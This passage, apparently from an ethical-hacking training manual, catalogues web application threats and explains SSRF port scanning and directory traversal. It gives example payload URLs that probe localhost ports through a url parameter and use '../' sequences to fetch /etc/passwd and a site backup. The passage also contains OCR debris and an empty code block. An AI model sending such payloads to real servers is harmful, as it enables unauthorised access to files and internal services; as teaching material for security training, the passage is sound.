
- **Cross-Site Port Attack (XSPA)**

  This type of SSRF attack allows attackers to scan for the open ports of a server. Attackers use a loopback interface of that server such as `localhost` or `127.0.0.1.`

Further, attackers can use scanned ports such as port 21, 22, and 25, along with the loopback interface.

The following are some examples:

- `https://www.certifiedhacker.com/page?url=http://localhost:22/`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1:25/`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1:3389/`



Other Web Application Threats

Web application threats are not limited to attacks based on URL and port 80. Despite using ports, protocols, and OSI layers, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all attack methods.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP by directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victims into clicking on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to

  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Watering Hole Attack**

  It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses, e.g., a user clicking on a particular link sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process. Once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Service Attacks**

  An attacker can get into the target web application by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can then disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly perform such attacks. They manipulate hidden fields and change the data stored in them. Several online stores face such problems every day. Attackers can alter prices and conclude transactions, designating prices of their choice.

- **Obfuscation Application**

  Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Denial-of-Service (DoS)**

  A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not able to function for a few hours or even days, resulting in the loss of time and money.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

- **DMZ Protocol Attacks**

  The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

  - Compromise of the web application and data
  - Defacement of websites
  - Access to internal systems, including databases, backups, and source code

- **Web-based Timing Attacks**

  Web-based timing attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Attackers perform these attacks to retrieve usernames and passwords for accessing web applications.

- **MarioNet Attack**

  Attacker abuse the Service Workers API to inject and run malicious code in the victim’s browser to perform various attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

- **RC4 NOMORE Attack**

  A Rivest Cipher Numerous Occurrence MOnitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

- **Clickjacking Attack**

  In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions.

- **JavaScript Hijacking**

  JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser's same-origin policy that permits a domain to add code from another domain.

- **DNS Rebinding Attack**


  Attackers perform DNS rebinding attacks to bypass the same-origin policy's security constraints and communicate with or make arbitrary requests to local domains through a malicious web page.

- **Same-Site Attack**

  A same-site attack occurs when an attacker hosts a malicious website on the subdomain of a legitimate application for tricking users into navigate to a malicious website, from which the attacker can collect sensitive data of the users.

- **Pass-the-Cookie Attack**

  The pass-the-cookie attack allows attackers to access a web application without providing user credentials. Attackers steal cookies from the target user's browser and inject those cookies into their session to bypass the authentication at the target server.



Directory Traversal

1 Directory traversal allows attackers to **access restricted directories**, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory

2 Attackers can **manipulate variables** that reference files with "**dot-dot-slash (../)**" sequences and its variations

3 Accessing files located outside the **web publishing directory** using directory traversal

```

Vulnerable Server Code

Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords stored in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back to several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip


This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file

http://www.certifiedhacker.com/../../../../some dir/some file



http://www.certifiedhacker.com/GET/process.php./../../../
../../../../../etc/passwd

Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control to be bypassed

Unvalidated Redirect

Attacker sends an email containing rewrite link to malicious server

